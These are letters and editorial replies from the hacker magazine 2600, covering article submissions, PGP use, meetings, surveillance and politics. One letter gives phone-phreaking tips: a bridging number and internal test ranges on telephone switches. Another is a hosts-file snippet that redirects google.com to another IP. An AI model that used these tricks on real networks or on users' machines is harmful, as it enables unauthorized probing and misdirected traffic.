And still, I know no one in the couple of hundred email contacts I have who would be able to send me an encrypted email or who would be able to decrypt one I send them.... Heck, I know no one who owns a PGP/GPG key. I feel like the road will be long. Now what?

Let's get to work.

flax0r



Queries

Dear *2600:*

My company would like to post my article in full on our corporate blog. Is this OK, now that the article has been printed in *2600?*

I searched 2600.com for information regarding this matter, but found none. I vaguely remember reading somewhere that it's OK to reprint an article after it has been published, but I don't recall where, so I wanted to ask for permission to republish explicitly.

If we may republish, we will be happy to link to 2600.com, the magazine on Amazon, etc., at your preference.

As an aside, I've got other important business to address with the lot of you: now that I've been published, how do I receive my t-shirt? (I'd take the one-year subscription, but I already buy all of the issues anyway.) It's important for the kids at my Hackerspace to know that I'm an uber 1337 h4x0r.

I'm working on another open-source security project at the moment, and hope to submit another article within the next few months to introduce it as well.

Thanks for your help, and for the work that you do.

Chris

You have the right to do whatever you want with your article, including putting it online, broadcasting it through a megaphone, or handing it to a politician to use in a future filibuster. As a 2600 *article, it may also appear in a future collection. We appreciate the offer to link to us - our general website address is fine.*

As for getting the shirt you're owed, you no doubt have been contacted already. The way it works is that sometime after an article or photo is published, the author is emailed with a request for their info so the item(s) can be sent.

Dear *2600:*

I'd like to ask you if you are interested in publishing an article about our latest discovery - we successfully exploited NFC MIFARE Ultralight tickets in order to gain free rides on our local transport system. This should also work on any worldwide transport system that has not fixed it yet.

bughardy

This is exactly the sort of thing we're interested in. We believe such info has been presented at various hacker conventions, but nothing beats a printed article insofar as reaching the greatest number of people and lasting forever. We find that nothing causes panic in the corporate world as much as a printed release that can't be deleted or taken down.

Dear *2600:*

I am part of the global team of hackers called White Hat Alliance. Our hacking group helps companies to protect themselves against malicious hackers.

Would it be possible to have an article on 2600.com? Is that possible? What actions are required from us to proceed with the article?

Damien

We suspect since you refer to our website and not our magazine that you're looking for an article about your organization to appear on our site. That's not something we do. If, on the other hand, you're looking to write an article for the magazine, it's as simple as emailing articles@2600.com with your submission.

Dear *2600:*

Do you want a free root shell on my server? (No strings attached.)

-----BEGIN PGP MESSAGE-----
Version: SecuMail 2.4
-----END PGP MESSAGE-----

Michael

We really didn't need a free root shell - thanks - but, once again, this illustrates the problem we have with those who insist on sending encrypted messages. The key used here was not one we control, so we had no way of reading whatever was contained. While PGP works great when used properly, we don't have the time to go back and forth multiple times to figure out what's causing the communication problem, only to finally get a letter that is completely innocuous and ultimately intended to be seen by many thousands in print. Don't get us wrong - we believe everything should be encrypted by default. But until we can ensure that people only use the right key when communicating with us, it's simply not worth the effort. What we would like to do is wipe out every existing key that claims to be affiliated with 2600 *and start fresh so that there's no confusion. Right now, that doesn't seem to be possible, which results in people using keys that we have no control over, which means unread messages. We really hope a better system is in place soon. Incidentally, on those occasions when we're corresponding with people we already know who have sensitive*

info to convey to us, we create a key just for that purpose and discard it afterwards. Even then, there are invariably problems, but it gets the job done. One day soon, we hope it's that easy for everyone.

Dear *2600:*

In the 30:2 issue there is an article entitled "How a Prehistoric Hacker Got Started" by DarkAudax, which is a very good article. Only one problem with it: I believe years ago this same article appeared in *2600* and I was wondering how many times can someone submit a article they wrote and get it published?

Anonymous

Only once. People who submit the same article multiple times wind up being ignored permanently. And, unless we make a horrific mistake, an article only appears once. We searched our entire catalog and didn't see this article anywhere other than the issue you cite. Thanks for scaring the crap out of us.

Dear *2600:*

Hello, are you a hacker? I need somebody who is great and sneaky. If you have this skill, please contact/email me as soon as you see this message. The cause of this letter is I was hacked by PayPal a certain amount, so I want that amount back in the most secure way. Please reply to this as soon as possible if you are a sneaky and great hacker.

No money will be sent - not unless the hack is done - due to me being completely broke so please have mercy upon us. Thank you for your concern.

Nam

Well, you are most certainly somebody who knows how to get things done. You say PayPal "hacked" you and, clearly, the appropriate response is to bring in a complete stranger (a sneaky one, at that) who will get it all back for you. How could it be any simpler? And we're impressed by the fact that you know not to send such a sneaky stranger money in advance to pull off this job. You have done your homework in the ways of the world. Because we are so enamored, we've decided to take on the job gratis. You should see your PayPal balance restored. If not, keep refreshing your screen, at least once every ten seconds. Don't stop or a hacker might grab it from under you.

And that, dear readers, is how you keep someone busy so they don't hurt themselves.

Dear *2600:*

Recently I purchased a book called *2600*. I found this to be very interesting and it piqued my interest in learning more about hacking. I now have a subscription to *2600* and read your quarterly publication electronically. I am in my 70s (old fart/alter cocker). I enjoy investigating and learning new things. Living in a rural community, I would like to know about meeting members of the hacking community and learning more.

My technical knowledge is not as in depth as many of your contributors, and about half the time I get lost in the articles and have to read them twice so as to have an idea of what is being stated. I agree with many hackers and value privacy which is the reason I use this mail server and others along with Hide My IP and Tor. I would appreciate your ideas etc. on how to meet others in the hacking community to expand my interest, computer literacy, and knowledge.

Keep up the excellent work you are doing. I am looking forward to hearing from you shortly.

Auggy

First off, don't feel at all bad or inferior if you believe you're not as technically adept as others. It only means you have another perspective to offer. And those who are extremely proficient in a field will always know of someone with more skills. It's how we all interact with each other that determines what, if any, forward progress we make.

Clearly, the best way to meet people is to go to one of our monthly meetings. As you didn't specify where you are, it's hard to recommend one in particular, but a full listing can be found in the back of this issue in microscopic print. And you don't have to be in your 70s to complain about that.

Dear *2600:*

Did you get my previous email? Would be happy to hear from you.

Thanks.

Damien

You again. We thought something like this might happen. When people ask about publishing on our website, we wonder if they even know that there's a magazine attached to all of this. And when they get an auto-reply from our letters department thanking them for writing us a letter, they often assume they're talking to a human who types very fast. It doesn't really matter how clear we make the instructions, as the dialogue will just continue into infinity. The short answer here is: you have already heard from us and if you read what our computer wrote back to you, it would all become very clear. We hope, but hardly expect, that this will be the end of it.

Dear *2600:*

Is there an *easy* way to listen to your program if I missed it? I looked at the info online, and all I got was really, really confused.

Ruth

While it may make sense to us, it's always possible that it's not so obvious to others. This is a truth we wish more software developers realized. On the main 2600.com site, simply click on the "Radio" section, then select the show you're interested in. From there you can go to the "New Show" section, which we assume is what you're looking for. At that point, depending on your system, connection speed, etc., you should select whether you want the high fidelity (128k) or low fidelity (16k) version, as well as if you want to download a copy to have on your own computer or stream it over the net. If you don't know which is best, just try each of the four options until you find one that works for you. Your machine should have a program to play audio files and, if you download one of the shows, your browser should tell you where it is so you can open it. Good luck.

Dear *2600:*

I haven't had a *2600* subscription in a long time. Just wanna know if it's okay to use some covers of

past issues of *2600* in a movie I am planning. Do I have your permission?

Derneval

We don't know how you'll see this if you don't check the magazine but, yes, we grant permission to virtually anybody who wants to use our material in such projects, commercial or independent. We wish Hollywood producers would take a chill pill and not send us forms that they expect us to get notarized so that their asses are covered for having a 2600 *cap on someone's head in a TV show. Just go ahead and use whatever you want, just as you should be able to use anyone's shirt or magazine cover in a production. The other thing that really bugs us is when these same people won't even buy the items they want permission to use in their multi-million dollar production. We'll probably never understand the entertainment industry.*

Dear *2600:*

I have sent you email few days ago. Did you receive it?

Thanks.

Damien

Wow. If we wanted to reply, surely we would have by now. But perhaps sending us a reminder every couple of days is what will eventually win us over. Keep trying.

Dear *2600:*

You guys still accepting Hacker Perspective submissions? I have a great idea.

herp derp

They're closed at the moment but we suggest writing your submission while it's in your head and sending it in when we announce their reopening sometime in the future. Just make sure it's at least 2500 words and focuses on your story, what makes you a hacker, and what the hacker culture means to you. Don't send it in before the submission period opens again as it could easily be misplaced.

Dear *2600:*

I'm an author working on a new novel (my eighth) that features a hacker. While he isn't a prominent character, he does feature into a bit of the storyline and I would very much like to get his voice right. I'm wondering if there is someone at *2600* who might be willing to answer a few questions (in email format) to help with authenticity.

Danielle

Please don't take it personally that we have no time to help people with books, stories, and movies while we're putting out a magazine, which is pretty much always. This is not the only such request we've received - this week. Perhaps we could start a consulting firm, but that doesn't solve the problem of having to clone ourselves in order to find the time.

Dear *2600:*

Would appreciate the update.

Thanks.

Damien

And then there's this guy. He never lets up. Is this how you do system penetration tests, by relentlessly pounding away until you find a weak point? It's actually quite effective, as some of us want to take the time to compose and send you a detailed response, while others just want to link our website to yours and be done with it. Another week of this and we would be completely and hopelessly divided. In the end, there's really only one thing we can do. [Firewall Installed]

Dear *2600:*

I was just wondering, not so much about the technical content, but about the tone and style, etiquette, so to speak, of your considerations for writing submissions. Is there any standard(s) of style anywhere that you follow? Just wondering. Thanks a lot.

Daniel

We want you to use the style you're most comfortable with. Just remember to approach your subject matter from the perspective of a hacker and most any topic will become relevant and interesting.

Dear *2600:*

Hello, I was inquiring if you can hack a website for me and get me the admin access. I will be paying for your services. Thanks you.

Yahia

Someone, somewhere has been spreading this image of us throughout the planet and we've been getting such requests on a regular basis for decades, since even before websites existed. We've never asked for this, implied that this is what we do, or voiced anything other than disdain for the type of people who think they can pay hackers to break into sites for them. Can you imagine how many requests we would have gotten had we expressed any interest at all in this sort of thing? The money we could have made? The fame, the notoriety?

Suddenly, at 30 years of age, we realize how foolish we've been....

Yahia, expect our call.

Additional Info

Dear *2600:*

Not looking for a t-shirt or anything like that, but thought you would be interested in this collection of phone booths published in the *San Francisco Chronicle* on August 8, 2013.

jim

Thanks for the tip and, for our readers, searching for the above online will quickly take you to that collection. But why would you not be looking for a t-shirt? We just assume everyone is.

Dear *2600:*

I hope this note finds you well. I was in Wildwood, New Jersey on the night of August 4th looking for a slice of pizza. While walking down the boardwalk, I scored this shot. Computer geeks like pizza.

Happy Trails.

Larry

This happens more times than we can count and it's so very frustrating. People think they're sending us really cool stuff but forget to include the attachment! Don't let this happen to you. Or to us.

Dear *2600:*

Pays off to be a geek! Thinking of you!

Rachiee

We assume there was more to this message, too.

Dear *2600:*

As an old Minuteman missileer myself, I was particularly interested in the article in your Summer 2013 issue entitled "Fun with the Minuteman III Weapon System." It's certainly true that outer zone security alarms can be triggered by a variety of inconsequential things: birds, squirrels, gophers, hail, blizzards, and random UFO flyovers. It's also true that Alarm Response Teams may take their sweet time in responding to outer zone alarms. By the time they arrive on site, the perpetrating bird or rodent is long gone. This makes for a boring and unexciting trip. Still, a coordinated effort to keep the outer zone alarm lights going off throughout the missile field would soon become apparent to those monitoring things from the launch control centers. Such widespread and recurring alarms might incentivize the team to make a more spirited effort. Alarm response teams, already fatigued and bored from chasing down birds and squirrels, would no doubt welcome a chance to use their training to apprehend, spread-eagle, and handcuff actual human beings. As it is, they only manage to apprehend the occasional aging nun or elderly peace activist. Admittedly, my knowledge is somewhat outdated, but I also question whether hitting the 110 ton launcher closure lid at the center of the missile site with snowballs or ice cubes would be sufficient to cause an inner zone security alarm.

One might stay on site long enough to work at causing an inner zone alarm, but that is a more difficult endeavor and carries its own risks. In sum, I recommend following the author's advice: "Now for some real fun. Do not do this."

Capt. Jay

Dear *2600:*

127.0.0.1 localhost
216.218.239.164 google.com
216.218.239.164 www.google.com

Just thought I'd help spread the word.

rixter

We suppose every little bit helps. That first one belongs to our internal network and we're now paranoid as hell wondering how you figured it out.

Dear *2600:*

I have listened to the Dish Network channel 144 clip referenced by reader Jim in 30:3, and the Morse code message is:

WQ35 13013443 860 585 2289 ESPN2

repeated over and over. The beginning is garbled and, in the noise, the starting and ending elements may be shifted from the original, but the sequence repeats in the order shown.

If you ever need any additional Morse analysis, I'd be happy to help. Ham radio contester since 1966.

K5TA

Just further proof that there's no puzzle our readers can't get to the bottom of.

Dear *2600:*

In light of Verizon and AT&T's recent antics in the media regarding POTS and DSL, I thought I might say a word about the phone network as we know it. Strange as it might seem, the current generation of voice switches are a lot more interesting than you might think - much to the point where you can tell what kind of equipment you're calling (and, to a much lesser degree, what long distance network you're using) just by listening to the sound of ringback from it. There's a quick recording of a bunch at http://ge.tt/7TmPVKv/v/0 if you'd like to try it for yourself. The difference is subtle, so be sure to wear headphones. The order of the equipment is DMS-10, DMS-100, DCO, GTD-5, 5ESS, and EWSD.

There are a couple of other things I'll mention later but, more to the point, why is VoIP or wireless such a bad thing compared to the traditional network? Performance and efficiency. IP over ATM, for example, has an overhead of about 9.4 percent according to http://pflog.net/dsl_overhead/. This seems to drive most of the ISP people I've talked to absolutely nuts. But a SIP call by contrast will take up roughly 110 kbps for a call using uLaw. This would normally fit into a 64 kbps circuit - that's 46 kbps (or 71 percent) overhead per call. Packet loss in and of itself is a whole other topic, but latency is one of the issues that tends to be overlooked. Latency on Voice over IP calls can get to be 150 milliseconds, according to an ITU recommendation, anyway. I encourage you to measure what it actually is in practice. That's something we haven't considered acceptable for most domestic traffic since the days of dial-up! By contrast, an all circuit switched call rarely exceeds 30 milliseconds of latency from one end of the country to the next.

As for wireless, the problem resides mostly within the codec. All major wireless standards rely on a method of compression called Code Excitation Linear Prediction to achieve very aggressive compression ratios at the expense of adding a characteristic "underwater" quality. To put it in perspective, Verizon Wireless uses the 4 kbps bitrate of EVRC-B, which employs a vocoder along with CELP techniques, so what you end up hearing is closer to T-Pain's autotune effect than the person you're speaking to. Sprint, AT&T, and T-Mobile (using 8.55 kbps EVRC-B, 6 kbps AMR, and 12kbps AMR, respectively) don't tend to be much better. Even the coming voice over LTE with its promises of better sound quality relies on just a wideband version of AMR.

"But who cares?" you might ask. Maybe you can live with crappy sound quality so long as you understand who you're talking to. That's fine, but consider this: much of the speculation around the interception technologies of our good friends at the NSA seems to indicate that to feasibly intercept and store *all* PSTN traffic, they'd need to be archiving it with similarly aggressive compression. I know this isn't concrete evidence, but if you've ever heard a 911 call when it's released to the media, it's always through something that uses a linear predictive

model, and some independent research from another phreak seems to suggest CALEA voice intercepts do the exact same thing. So it's certainly not out of the question.

If it's true, the flexibility of uLaw can give us a strong advantage; a layer of obscurity can be added to whatever encrypts your call. It could be analog voice scrambling, a made up implementation of 8PSK with obscured trellis modulation, morse code tapped into a song using a notch filter, whatever. As of right now, the aggressive compression makes this difficult, if not impossible to properly log; there's no packet format you're necessarily limited to.

Anyway, getting back to the phreaking aspect of it, the DMS-100 (which is a bit of a marvel within itself - its current generation of hardware revolves around a redundant pair of Motorola 88k CPUs of all things, and manages to process about 1,500,000 calls in an hour) can give a good demonstration of some of the things the network hides. At first glance, 212-346-9922 is a ringing number. If you're using a phone that speaks uLaw and passes network audio before the call answers, you'll probably know from the sound clips that it's a ringing number on a DMS. While it's ringing, go ahead and make a call to it from another phone. The calls should both go off hook, and you'll be bridged together! Nice, right? These bridges tend to be all over the place, and will hold a good number of callers.

Now, if you happen to be calling from a POTS line, there's also a lot of stuff that only you can reach. For example, 958 and your last four digits will get the switch to run a ringback program in a lot of areas. In a lot of former Embarq areas (mostly Centurylink stuff that isn't ex-Baby Bells), 959-xxxx is an internal range that has all sorts of strange goodies; test numbers for IVRs, CNAM readback machines, and so on. It's like an ongoing episode of *Coast to Coast,* but with real machines instead of theoretical beings hiding stuff.

So - why am I telling you this? I don't expect you, or anyone, to run out and become a phone phreak tomorrow. I mean, the more the merrier, but 2013 alone has been a very, very strange time for any politically aware American. I just ask that in between the ever more revealing Snowden revelations; the ever more expanding articles of governments, companies, or trade acts pushing for Internet restrictions; and the ever more incessant whining of large carriers to regulators to get out of wired telecommunications altogether - voice, data, FTTP, and everything, please don't dismiss the phone network as "that garbly thing from yesterday that's probably a series of tubes now."

I can honestly say some of the best times I've had in my 23 years have been on the phone network. By writing this, I'm hoping you can eventually experience them too.

Brandon

We're so happy to be hearing from people who can appreciate this sort of thing and who continue to give out interesting phone numbers to call, not to mention sharing an incredibly relevant perspective on the changing phone network and how it relates to the surveillance society being constructed around us. This knowledge and analysis is at the very core of who we are as hackers.

Critical Observations

Dear *2600:*

I find it somewhat ironic (and disturbingly hypocritical) that a group as concerned about technological privacy issues as you guys claim to be would not only put a search bar tied directly to Google, but also their own Javascript code on your web page (and a YouTube file, but that's something else entirely).

Could just be me, but wasn't Google one of the first parties to (unsurprisingly) be outed as a participant in the National Surveillance Authority's US-984XN (a.k.a. "PRISM") scandal a few months back? You do realize Google itself is basically a public-facing component of the N$A and that they're keeping records of every single word searched from your site, do you not? And isn't *2600* the very magazine wherein I regularly read articles detailing what a security and privacy hazard Google is? Wouldn't the anonymizing Google frontend Ixquick or, by extension, Startpage have been a safer (and more logical) choice instead?

Just something to think about. I'll continue to read your magazine and get the radio programming from your FTP server, but I can no longer trust the safety or privacy of your HTTP site.

Thankfully you guys haven't strayed down the dark, twisty path to inescapable ruin known as Facebook. Let us hope that you never do.

phreakin5ess

We actually do have a Facebook group, and it's filled with people who would never trust Facebook with anything truly private. Simply because there have been abuses and privacy violations attached to a particular service doesn't mean you need to go to great lengths to avoid any use of that service. We believe in diving in and figuring out what's really going on, in addition to figuring out new and better ways of using things to our advantage. This is best achieved through participation, especially when so many people are already using these systems without questioning any aspect of them. We can use the power of Google to educate people on what's wrong with it. What better way to teach Facebook users how to protect their privacy than to talk to them on Facebook? And just because you see a Google search bar on our page, it doesn't necessarily mean your privacy is being abused. It's how you interface with Google and what information you give through your browser that determines this. And you can use that very search bar to learn more from our site. We're not sure what YouTube file you're referring to - our page links to our YouTube channel (Channel2600), which is again a good way of reaching people already on that hugely popular resource. That really shouldn't cause you any grief. We're always open to alternative and additional services, but avoiding the ones that are in the mainstream will

have no effect on them and prevent us from getting our stuff out there to the maximum degree.

Dear *2600:*

I like the way the magazine encourages exploration. However, there remains one huge flaw on how articles are accepted. By requiring every article to never have been published before, article quality is affected.

The fact is that the content of an article appearing somewhere else does not mean *2600* can't have an original article based on that published content. With the Net giving us instant information, a three month delay for the print magazine is too long. And it doesn't take into account peer reviewed articles - for example, someone testing their research to see if it actually works. Simply put, the first publishing rights puts untested ideas in the trash.

I believe that *2600* should be like a scholarly journal. I see many of the articles in the magazine are political. I see this on many message boards. The message board is for science or computer graphics, then all the topics become political arguments. I think if you lift the first publishing rights, it would open the door for many technical articles.

Just a thought.

5 * 17 = 85

Prime Number + Prime Number = Product = N

y = ((85/x) * 85 - x^2)/ x = ((85^2/x) + x^2)/ 85

p = ((85/x) * 85 - x^2)/ x * (85^2/((85^2/x) + x^2)) - 85;

sol = NSolve[p?0, x]

{{xR-86.893},{xR-7.50438+19.0222 ?},{xR-7.50438-19.0222 ?},xR16.9017}}

Bobby Joe

We honestly weren't sure if all of those equations were germane to your argument, so we left them in. To address the actual words, our policy certainly doesn't forbid articles based on content that's appeared elsewhere. We just don't want identical content that's available elsewhere. Neither do the vast majority of readers who have voiced an opinion on this. Just because we live in the "instant age" doesn't mean that a collection of articles that come out every three months can't contain fresh and unique ideas. Often we have peer review from our readers, resulting in more discussion in the letters section or additional articles in future issues. The fact that our material is original makes these dialogues all the more interesting.

Dear *2600:*

First, thanks for the work you do! I've been a silent fan for a long time, but I just couldn't be silent anymore!

I'm writing in response to Micah Lee's advocation of leaving your home network open without having your neighbors do any extra work.

I advise against that at every opportunity. Consider the case if one of your neighbors is secretly into child porn. Do you really want your home's IP address associated with those search requests? (And I've seen network logs from ISPs before... not all such queries run through Tor/VPNs.) While it's true that a case against you would have to include physical evidence from your hard drive(s), why even take the risk?

Further, keeping your access point open also opens you to having your online identity stolen. As an attacker, I'd much rather have someone else's IP take the blame for my hack. Also, considering that research has shown that the vast majority of people improperly configure their routers in the first place (such as not changing the admin password), this just argues more firmly: thumbing your nose at AT&T or Cox isn't worth the risk. Lock your router down.

XeNO

Dear *2600:*

I have a couple of bones to pick with your article ("The Right to Know," 30:3). First of all, you conveniently failed to mention that Julian Assange did not seek asylum because anyone was after him for his WikiLeaks reveals. In fact, his cowardice was directly due to the U.K. government potentially extraditing him to Sweden to face accusations of sexual assault. Now, maybe there were others behind the scenes lining up to nail this chickenshit for providing Manning a forum, but that is not the immediate threat that caused him to run and hide.

In your column, you paint him as this great crusader out to expose every government secret that the public should have the right to know. Unfortunately, all you did was make it seem like sexual assault has no importance in the grand scheme of things when compared to exposing the goings-on of governments, especially the U.S. government. That being a potential sexual predator is OK as long as you are "sticking it to the man," so to speak. My BS flag is waving full force!

Snowden is another coward. If he had such an objection to the work that was being done, all he had to do was quit. No one was holding a gun to his head making him do his job. He could have left any time he wanted to. But instead, he decided to violate every oath he signed his name to. There was nothing noble about that, especially in light of his running away like the little cowardly bitch that he is. His word means nothing and anyone or any other country that trusts his word from this point forward is foolish in the extreme.

Manning is the only one that comes out of this with any dignity. I do not condone what he did; again, he violated every oath he signed. However, at least he had the guts to face up to the consequences of his actions and, for that, he deserves recognition and my grudging admiration.

All I have for those other two slimy little weasels, Assange and Snowden, is contempt as should you.

M. Piazza

We barely touched upon Assange in that editorial, simply making the point that the stories such journalists as he and Glen Greenwald reveal often get lost in character assassination. Your words help to prove that point.

We believe that any charges faced by Assange should be answered. But clearly, there is much more going on here than there would be for any-

one else facing such charges. The presence of police surrounding the Ecuadorian Embassy in London around the clock has cost millions of dollars. Is this how someone wanted for questioning in another country, someone who didn't cause powerful governments so much grief would be treated? Meanwhile, the United States has steadfastly refused to give any guarantee that its forces would not grab Assange, either in England or in Sweden if he were to leave the embassy. With all we've learned and witnessed about our nation's behavior, whether it's drone attacks in foreign nations or invasion of its own citizens' privacy through the NSA, would anybody really be all that surprised if such an action against Assange were to be taken? With members of Congress calling for him to be hunted like a terrorist, we can almost see this as being expected and even seen by many as a good thing. We believe Assange would gladly go to Sweden, answer the charges, and even face prison if there was a guarantee that he would not be extradited to the United States. But it actually serves the interests of his detractors to have him remain isolated and seemingly ignoring the charges. Adding further evidence to this is the fact that Assange has said he wouldn't leave the embassy even if these charges are dropped because of the likelihood of the U.S. taking action against him. It's clear this is about a lot more than the criminal charges in Sweden. That is very different than saying those charges don't matter.

Calling Edward Snowden a coward makes absolutely no sense to us. What he did took tremendous conviction and he's made a huge sacrifice. To say he could have just quit misses the point entirely. He felt the world needed to know what the NSA, the United States government, and various corporations were doing. Maybe you believe that should have all remained a secret. Many people say the same thing. But what he did took a great amount of courage. It would have been so easy for him to walk away and let these things continue. But he didn't. And now we're all talking about it. If there's even going to be a chance of things changing in the years ahead, this is where that chance will have begun. And, if you look back through history at some of the greatest changes that have ever occurred, they often started with the courageous actions of a single person.

Dear *2600:*

Dudests of the dudes....

You need to throw the *2600* Government Seal on a black hoodie so I can wear that shit every day. I've just about worn out all the *2600* shirts I own. Time to cover up the old with some new threads. It would be much appreciated!

apocalyptic

To the best of our recollection, that's the exact design of our very first sweatshirt, which is still quite popular. Perhaps you should look around store.2600.com in the clothing department?

Statements

Dear *2600:*

Human rights trump freedom of religion any day!

nealcamp

Not really sure why you needed our letters section to make that point, but we're here to provide a forum and we're happy to oblige.

Dear *2600:*

My address book was hacked. I *did not* write any message to you about my subscription. Thanks.

Dan

But you did write a letter that wound up in the magazine. These things happen for a reason.

Dear *2600:*

Unofficially, NSA stands for Never Say Anything. Yet the public is told, "If you see something, say something."

Potissimum Libertas
In Omnia Paratus
Justin

Clearly, not everyone plays by the same rules. We have our own take on what the letters NSA stand for, insofar as what rights the people have granted them. See our new NSA shirt.

Dear *2600:*

Just finished reading the Autumn issue (30:3) including the letter by the person who wanted clarification on the compensation for submissions and how article writers were getting less swag than they used to get from *2600*.

I am a lifetime subscriber. In my opinion, people who write articles should get more than people who submit pictures. Writing coherent and well-constructed essays has become a lost art in our culture.

I am a reader, and I understand that not all people enjoy reading. What I don't understand is why people seem to go gaga whenever they see the numbers "2600" in an address, or on a street sign, or branded on a milk cow somewhere in middle America. And then they take a picture of it and send it in to *2600*. And, for some reason, you publish them.

It reminds me of people who smoke marijuana (I am not knocking it) who always seem to get into a state of arousal whenever the number 420 is mentioned, or seen, or whatever.

I enjoy looking at the telephone pictures from far away places, but looking at them just reminds me that I can't afford to travel to Korea, or Zimbabwe, or wherever it is these exotic phones are discovered.

In closing, I think writing articles demands significantly more time, effort, organization, and mental focus than submitting a photograph. And therefore, I think that people who have articles printed should receive more swag than those who snap a picture, and then merely hit send.

Please excuse me now, it is time for our daily Two Minutes Hate meeting.

Thank you.

Real Name
[please withhold my name]

(That was a close call - we almost printed your real name since you signed it. For future reference,

you can just omit your name before asking us to withhold it.) We understand your points, but we really don't want to be in the position of judging one item over another. Every article or photo takes varying degrees of time and skill and it would be a mistake to try and gauge how much actual effort each one took. That's not what we're about. We want to give back as much as we can and we'll be thrilled if we can give more in the future. Incidentally, we wholeheartedly agree on the need for coherent writers in our culture. That's why we're always so happy to get submissions from people who clearly enjoy writing.

Most importantly, is there any truth to our name being branded on a milk cow somewhere?

Dear *2600:*

It is not enough to lament the appalling misuse of the justice system that drove Aaron Swartz to his suicide. In all such cases, *identify* the assistant prosecutors, higher officials, and all who made the decisions, filed the scurrilous indictments, and exercised wrong and/or malicious judgment, to harass and destroy people like Aaron. If you don't *name and describe* the real culprits, they will continue to act with impunity in other cases like this.

F.

We absolutely agree that the people behind malicious prosecutions should be identified and held responsible for their actions. That was certainly attempted in this case by many people, but, as expected, not by the ones making decisions. (We're not sure where you're going with wanting a description of these people, however.) Even if they are actually found to be accountable, it's not enough. There's a system at play which encourages this sort of dishonesty in prosecutions and that needs to be dismantled in addition, or the perpetrators will simply get better at protecting themselves and covering their tracks.

On Meetings

Dear *2600:*

Hello, deeply kind *and* helpful *2600* administration. I am in the right time and place. First Friday, at a popular cafe in a popular university. 4 pm local time, as written at the magazine and online. I checked IRC around 3 pm - empty. They are surely rushing to be on time. Surely.

But no one else is here.

Please help me find the group. All I need is the Philippine organizer's email address.

Thank you, and I love your magazine.

Lex

While giving up this information would prevent at least one of our readers from spending a lonely evening in a cafe all by himself, we have a far greater concern towards protecting the privacy of other readers. Of course, you could probably easily obtain this info on your own by talking to someone on the IRC channel you mentioned. You're as much an organizer of these meetings as anyone else, however. We suggest you make this an issue in your community so that people show up when they say they're going to. The unpleasant reality is that we have to delist meetings with multiple reports of non-attendance.

Dear *2600:*

Yo. I finally went to a local *2600* meeting. I've wanted to for years, but the first Friday was always "busy" for me. Fuck that weak excuse. Went to Interlock in Rochester, New York and it was awesome. Quickest place I ever lost "new guy" feeling ever.

Did I fell dumb compared to most people in the room? Absolutely. Was that a problem? No. You are a hacker and you live to learn new things. Likely with a splash of really blunt or vulgar dialog, but that just means you love life.

Go to the meetings. You'll probably dig it.

Pic0o

Dear *2600:*

I have been a *2600* reader for about one and a half years, but have not considering meeting other hacker brethren until as of late. I used to have the option, when in Fargo, North Dakota, to attend meetings, but never saw through to it. After moving back to Minnesota, I have now got the urge to meet with my kin of the same interests. However, there are no listed *2600* meetings in Minnesota. If there are no such meetings, I would be willing to commit some time to helping organize and run a Minnesota local *2600* meeting in St. Paul (Twin Cities metropolitan area) every month. I already have a few that would be willing to attend, and I can determine a good location in the area that seems to fit everyone's travel needs. Is there anything on my end, or vice versa on yours, that is required to kick off monthly meetings and have you post the location and time in your quarterly issues? And just to make things clear, I obviously plan for the meetings to have no affiliations with any outside parties or groups. It will merely be a group of like-minded individuals with some common ground to share and further our abilities.

Excited to hear from you.

B

You have the basic idea, so all that's left for you to do is come up with a good, centralized location that's open to everyone and let us know about it. We do require that we hear updates so that your meeting doesn't get delisted due to lack of attendance. It also can't hurt to have a website to help guide people to your meetings. We look forward to hearing how this turns out.

Dear *2600:*

This is a response to a letter I saw in a previous issue. A reader from Charleston, South Carolina said that he had been waiting for people to show up to the meetings, and no one ever did. This resulted in the listing for the meeting in this state being taken out. The meeting was supposed to take place in Northwoods Mall in North Charleston. I actually work about 500 feet from that mall in a locally owned computer repair store, and I can see the meeting spot from the back door. I have never been able to make it to the meetings, but I wanted to let that person (and the rest of South Carolina) know that there is

still a hacker community out here! I'd also like to invite that reader and any other hacker to stop by the store anytime to chat. Just walk in and tell whoever you see working that you're there to talk to Sea-biscuit - they'll know what you're talking about.

Sebastian

It must have been awfully frustrating to be able to see the meeting spot from a computer repair shop and not be able to attend one yourself. Perhaps the throngs of people who will soon begin streaming through your doors to talk to you will be able to help establish a new meeting in the area. We hope you can attend this one and, if not, that it will at least be close enough to your store where you can communicate with each other.

Dear *2600:*

I've been a reader of *2600* since I was a teenager. I'm 31 now and been helping to host raves in this small city of mine for almost a decade. I want to host a tech rave with about 50 people, but I want to do it as a *2600* meeting as well. Do you think you can help me?

Ill Protocol

We'll help you with some advice. A meeting and a rave really aren't the same thing. If you try and mix them, they will probably each suffer. Plus, people who go to the meetings are notoriously different in background and interests, so getting everyone to groove to the same music would be close to impossible. We believe you should pursue each of these ideas, but separately.

Dear *2600:*

Greetings from Biloxi, Mississippi. I am interested in getting a group started here - to meet regularly, do some teaching, pick brains, learn new things, and co-mingle with like-minded people. I know you may be thinking *Biloxi, Mississippi? WTF is in Biloxi, Mississippi?* Well, the big *2600* readership here hails from Keesler Air Force Base, which is where the Air Force teaches the latest and greatest in cyberspace operations and defense. I work with and teach some great cyber minds and would like to create a place for us all to get together.

TheCyberInstructor

It may surprise you to know that we once had meetings in Biloxi, so we are confident that they can be restarted. Please keep us informed.

Dear *2600:*

In response to Curious in Philly from the Autumn 2013 issue, I'm here to report that the Philly meeting is alive and well. The location in the description should probably be updated to say that we currently meet in the food court outside Taco Bell (as opposed to the mini post office as it says now) which is about 50 feet from the old location. We list the time as 5 pm, but people usually show up between 5 and 6. Sometimes we trickle in at 4:45, sometimes the first person arrives at 6. Either way, I've never gone to a meeting and ended up the only one in attendance.

We shouldn't be hard to find - just look for the loud guys sharing a table full of tech and tacos, usually dressed in black. If there are any uncertainties, we've hurtled into the 20th century with a website (philly2600.net), Twitter account (@philly2600), and trusty IRC channel (#philly2600). We're not too hard to get a hold of.

Mike

Dear *2600:*

I'm either bored or am finally getting to the bottom of my to-do list. Dilemma: I would like to start building a group with regular meetings, its own page, the whole shpiel.

The problem is that Friday evening sundown begins Shabbos here in "The Holy Land." Since we follow the lunar calendar, the "day" actually begins the night before, so therefore Shabbos doesn't end until Saturday night. Most folks start to get ready hours in advance, so even in the summer, when Shabbos starts late, it would impact on attendance and focus.

Also, Friday and Saturday comprise the weekend, with the workweek starting Sunday. (It took a bit of getting used to, but it's kinda cool, especially if you want to work Fridays (until Shabbos), because no one else is in the office and you can actually get something done - but I digress.

